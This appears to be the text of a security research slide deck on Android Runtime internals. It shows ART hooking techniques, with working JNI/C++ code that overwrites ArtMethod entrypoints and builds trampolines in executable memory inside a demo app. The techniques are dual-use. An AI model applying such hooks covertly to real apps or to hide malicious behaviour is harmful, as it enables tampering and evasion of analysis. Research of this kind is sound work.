HAKAI SECURITY

DELTA 7 TEAM

ART

The art of obfuscation

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Contents

> whoami

João Pedro “Tricta”
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19 Years, Pentester at @hakaioffsec, programmer, Gamer, Cat lover, Compulsive pizza eater. Passionate about reverse engineering and understanding how things work. I love bit crushing :)

RESEARCH

> whoami

20 Years, Pentester at @hakaioffsec, Dad, Swordsman player, geek, FPS (CS,Valorant, R6)

- "I hack, therefore I am."


Davi “DMX” Trindade
Pentester

RESEARCH


What is ART?

Android Runtime(ART) is the managed runtime used by apps and some system services on Android. ART as the runtime executes the **Dalvik executable (DEX)** format and DEX bytecode specification.

https://source.android.com/docs/core/runtime




How ART works?



https://source.android.com/docs/core/runtime/configure#how_art_works

ART Main Changes



L(5.0) >

A modified JIT Compiler, that will do method inlining (related to Dalvik VM)

M(6.0) >

Putting things on the stack or register have a faster processing

N(7.0) >


Began to adopt hybrid compilation method (JIT and AOT)

O(8.0) >

DexCache was deleted; Introduction of the Transdex Method Internalization and concurrent compacting garbage collector

https://developer.android.com/about/versions

ART Main Changes



P(9.0) >

Ahead-of-time compiler optimization transforms DEX into a compressed format, reducing memory usage.

Q(10.0) >

garbage collector (GC) tracks the total size of the heap allocated by system malloc(), ensuring that large allocations are always included in GC-triggering calculations.


R(11.0) >

No big changes

S(12.0) >

dex_code_item_offset parameter was deleted

ART Main Changes



T(13.0) >

ART makes switching to and from native code much faster, with JNI calls, now up to 2.5x faster

U(14.0) >

No big changes

V(15.0) >

No big changes

> ART hooking

Android Runtime Manipulation

> ART Method

Java

```
String text1(){
 return "Hello World!";
}
```

Android Runtime

```
ArtMethod{
 declaring_class
 access_flags
 dex_method_index
 method_index

 union{
 | hotness_count
 | imt_index
 }

 struct PtrSizedFields{
 | data
 | entry_point_from_quick_compiled_code
 }
}
```

Machine Code

```
testq rax, [rsp + -8192]
subq rsp, 8
movq [rsp], rdi
cmpw gs:[0], 0 ; state_and_flags
jnz/ne +34
mov eax, [RIP + 0x1d9a]
cmp gs:[1552], 0 ; pReadBarrierMarkReg00
jnz/ne +23
test eax, eax
jz/eq +25
addq rsp, 8
ret
call gs:[1312] ; pTestSuspend
jmp -44
call gs:[1552] ; pReadBarrierMarkReg00
jmp -33
mov eax, 2
call gs:[608] ; pResolveString
jmp -40
```

Android Code Search – art_method.h

> ART Method

```
public:
    static void printOffsets() {
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of declaring_class: %zu", offsetof(ArtMethod, declaring_class_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of access_flags: %zu", offsetof(ArtMethod, access_flags_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of dex_method_index: %zu", offsetof(ArtMethod, dex_method_index_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of method_index: %zu", offsetof(ArtMethod, method_index_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of hotness_count: %zu", offsetof(ArtMethod, hotness_count_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of imt_index: %zu", offsetof(ArtMethod, imt_index_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of ptr_sized_fields: %zu", offsetof(ArtMethod, ptr_sized_fields_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of ptr_sized_fields.data: %zu", offsetof(ArtMethod::PtrSizedFields, data_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of ptr_sized_fields.entry_point_from_quick_compiled_code: %zu", offsetof(ArtMethod::PtrSizedFields, entry_point_from_quick_compiled_code_));
    }
protected:
    GcRoot<mirror::Class> declaring_class_;
    std::atomic<std::uint32_t> access_flags_;
    uint32_t dex_method_index_;
    uint16_t method_index_;

    union {
        uint16_t hotness_count_;
        uint16_t imt_index_;
    };

    struct PtrSizedFields {
        void* data_;
        void* entry_point_from_quick_compiled_code_;
    } ptr_sized_fields_;
```

```
2024-10-31 15:48:51.171 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of declaring_class: 0
2024-10-31 15:48:51.171 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of access_flags: 4
2024-10-31 15:48:51.171 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of dex_method_index: 8
2024-10-31 15:48:51.171 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of method_index: 12
2024-10-31 15:48:51.171 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of hotness_count: 14
2024-10-31 15:48:51.171 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of imt_index: 14
2024-10-31 15:48:51.172 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of ptr_sized_fields: 16
2024-10-31 15:48:51.172 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of ptr_sized_fields.data: 0
2024-10-31 15:48:51.172 20218-20218 ARTMethod            com.example.arthookingtests          I  Offset of ptr_sized_fields.entry_point_from_quick_compiled_code: 8
```

ART Hooking Techniques

Entrypoint **replacement** >

- Replaces the entrypoint of the ArtMethod object corresponding to the original method with the entrypoint of the target method
- Just works before Android Oreo(8.0), after it ART uses cross-dex method search

Dynamic rewriting on **the receiver side** >

- The trampoline/stub technique is used (art_quick_invoke_stub/art_quick_resolution_trampoline)
- We rewrite the “entry_point_from_quick_compiled_code” parameter in art_method.h
- We jump to a redirection shellcode

Changing **VTables** >

- Virtual machine-specific technique
- Based on the invoke-virtual calling principle(Just work for virtual methods)
- Achived changing the pointer corresponding to the methods vtable

> Entrypoint replacement

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    binding = ActivityMainBinding.inflate(getLayoutInflater());
    setContentView(binding.getRoot());

    ArtMethodOffsets();

    try {
        Method m1 = MainActivity.class.getDeclaredMethod( name: "text1",  ...parameterTypes: null);
        Method m2 = MainActivity.class.getDeclaredMethod( name: "text2",  ...parameterTypes: null);
        replaceARTMethod(m1, m2);
    } catch (NoSuchMethodException e) {
        throw new RuntimeException(e);
    }

    // Example of a call to a native method
    TextView tv = binding.sampleText;
    tv.setText(text1());
}

2 usages
static String text1(){
    return "ola mundo";
}

1 usage
static String text2(){
    return "hooked";
}

1 usage
public native void replaceARTMethod(Object obj1, Object obj2);
1 usage
public native void ArtMethodOffsets();
}
```


> Entrypoint replacement

```cpp
#include <jni.h>
#include <string>
#include <android/log.h>

#define LOGI(y, x) __android_log_print(ANDROID_LOG_INFO, "ARTMethod", y, x)

class ArtMethod{
public:
    static void printOffsets() {
        LOGI("Offset of declaring_class: %zu", offsetof(ArtMethod, declaring_class_));
        LOGI("Offset of access_flags: %zu", offsetof(ArtMethod, access_flags_));
        LOGI("Offset of dex_method_index: %zu", offsetof(ArtMethod, dex_method_index_));
        LOGI("Offset of method_index: %zu", offsetof(ArtMethod, method_index_));
        LOGI("Offset of hotness_count: %zu", offsetof(ArtMethod, hotness_count_));
        LOGI("Offset of ptr_sized_fields: %zu", offsetof(ArtMethod, ptr_sized_fields_));
        LOGI("Offset of ptr_sized_fields.entry_point_from_quick_compiled_code: %zu", offsetof(ArtMethod::PtrSizedFields, entry_point_from_quick_compiled_code_));
    }

    uint32_t declaring_class_;
    std::atomic<std::uint32_t> access_flags_;
    uint32_t dex_code_item_offset_;
    uint32_t dex_method_index_;
    uint16_t method_index_;
    uint16_t hotness_count_;

    struct PtrSizedFields {
        ArtMethod** dex_cache_resolved_methods_;
        void* dex_cache_resolved_types_;
        void* entry_point_from_jni_;
        void* entry_point_from_quick_compiled_code_;
    } ptr_sized_fields_;
};
```

> Entrypoint replacement

```
void copyArtMethodFields(ArtMethod* src, ArtMethod* dest) {
    src->declaring_class_ = dest->declaring_class_;
    src->access_flags_ = dest->access_flags_ | 0x0001;
    src->dex_code_item_offset_ = dest->dex_code_item_offset_;
    src->dex_method_index_ = dest->dex_method_index_;
    src->method_index_ = dest->method_index_;
    src->hotness_count_ = dest->hotness_count_;

    src->ptr_sized_fields_.dex_cache_resolved_methods_ = dest->ptr_sized_fields_.dex_cache_resolved_methods_;
    src->ptr_sized_fields_.dex_cache_resolved_types_ = dest->ptr_sized_fields_.dex_cache_resolved_types_;

    src->ptr_sized_fields_.entry_point_from_jni_ = dest->ptr_sized_fields_.entry_point_from_jni_;
    src->ptr_sized_fields_.entry_point_from_quick_compiled_code_ = dest->ptr_sized_fields_.entry_point_from_quick_compiled_code_;
}

void replace_ART(JNIEnv* env, jobject src, jobject dest) {
    ArtMethod* smeth = reinterpret_cast<ArtMethod*>(env->FromReflectedMethod(src));
    ArtMethod* dmeth = reinterpret_cast<ArtMethod*>(env->FromReflectedMethod(dest));

    copyArtMethodFields(smeth, dmeth);
}

extern "C" JNIEXPORT void JNICALL
Java_com_example_arthooking_MainActivity_ArtMethodOffsets(JNIEnv* env, jobject MainActivity /* this */) {
    ArtMethod artMethod;
    artMethod.printOffsets();
}

extern "C" JNIEXPORT void JNICALL
Java_com_example_arthooking_MainActivity_replaceARTMethod(JNIEnv* env, jobject MainActivity /* this */, jobject Object targetMethod, jobject Object newMethod) {
    replace_ART(env, targetMethod, newMethod);
}
```

> Entrypoint replacement



> Dynamic rewriting on the receiver side

```
try {
    Method targetMethod = MainActivity.class.getDeclaredMethod( name: "newFunc");
    Method replacementMethod = MainActivity.class.getDeclaredMethod( name: "newFunc2");

    Method replaceMethod = MainActivity.class.getDeclaredMethod( name: "ReplaceMethodByObject", Object.class, Object.class);

    replaceMethod.setAccessible(true);
    replaceMethod.invoke( obj: this, targetMethod, replacementMethod);
} catch (NoSuchMethodException | InvocationTargetException | IllegalAccessException e) {
    this.finish();
}

binding = ActivityMainBinding.inflate(getLayoutInflater());
setContentView(binding.getRoot());

TextView tv = binding.sampleText;
tv.setText(newFunc());
```

```
2 usages
public static String newFunc() { return "Helldroid"; }
1 usage
public static String newFunc2(){
    return "ART Hooked";
}
```

> Dynamic rewriting on the receiver side

```
extern "C" JNIEXPORT void JNICALL ReplaceMethodByObject(JNIEnv* env, jobject /* this */, jobject targetMethod, jobject newMethod){
    void* targetArtMethod;
    void* newArtMethod;

#if defined(__x86_64__)
    trampoline[16] = roundUpToPtrSize(4 * 3 + 2 * 2) + sizeof(void*);
#elif defined(__aarch64__)
    trampoline[9] |= roundUpToPtrSize(4 * 4 + 2 * 2) << 4;
    trampoline[10] |= roundUpToPtrSize(4 * 4 + 2 * 2) >> 4;
#endif

    targetArtMethod = hookARTMethod(env, targetObject: targetMethod);
    newArtMethod = hookARTMethod(env, targetObject: newMethod);

    if (targetArtMethod != nullptr && newArtMethod != nullptr) {
        void *newEntrypoint = NULL;
        newEntrypoint = genTrampoline( toMethod: newArtMethod, entrypoint: NULL);

        if (newEntrypoint) {
            void* newTargetEntryPoint = (char*)targetArtMethod + roundUpToPtrSize(4 * 3 + 2 * 2) + sizeof(void*);
            *((void **)(newTargetEntryPoint)) = newEntrypoint;
            __android_log_print( prio: ANDROID_LOG_INFO, tag: "Helldroid", fmt: "[HELLDROID]: Replaced target method");
        }
    }else{
        __android_log_print( prio: ANDROID_LOG_INFO, tag: "Helldroid", fmt: "[HELLDROID]: FAIL!! Replaced target method");
    }
}
```

> Dynamic rewriting on the receiver side

```
void* hookARTMethod(JNIEnv* env, jobject targetObject){
    void* hookedARTMethod = nullptr;

    jclass executableClass = env->FindClass( name: "java/lang/reflect/Executable");
    jfieldID artMethodID = env->GetFieldID( clazz: executableClass,  name: "artMethod",  sig: "J");

    hookedARTMethod = (void*) env->GetLongField( obj: targetObject,  fieldID: artMethodID);

    return hookedARTMethod;
}

static void *allocTrampolineSpace() {
    unsigned char *buffer = (unsigned char*)mmap( addr: NULL,  size: TRAMPOLINE_SPACE_SIZE,  prot: PROT_READ | PROT_WRITE | PROT_EXEC,
                            flags: MAP_ANONYMOUS | MAP_PRIVATE,  fd: -1,  offset: 0);
    if (buffer == MAP_FAILED) {
        return NULL;
    }
    else {
        return buffer;
    }
}
```


> Dynamic rewriting on the receiver side

```
void* genTrampoline(void *toMethod, void *entrypoint){
    size_t trampolineSize = sizeof(trampoline);
    currentTrampolineOff = (unsigned char*)allocTrampolineSpace();

    unsigned char *targetAddr = currentTrampolineOff;

    memcpy( dst: targetAddr,  src: trampoline, copy_amount: sizeof(trampoline));

#if defined(__x86_64__)
    memcpy( dst: targetAddr + 6,  src: &toMethod,  copy_amount: sizeof(void*));
#elif defined(__aarch64__)
    ...
#endif

    if(entrypoint == NULL) {
        targetAddr += 4;
    }

    currentTrampolineOff += roundUpToPtrSize(trampolineSize);

    return targetAddr;
}
```

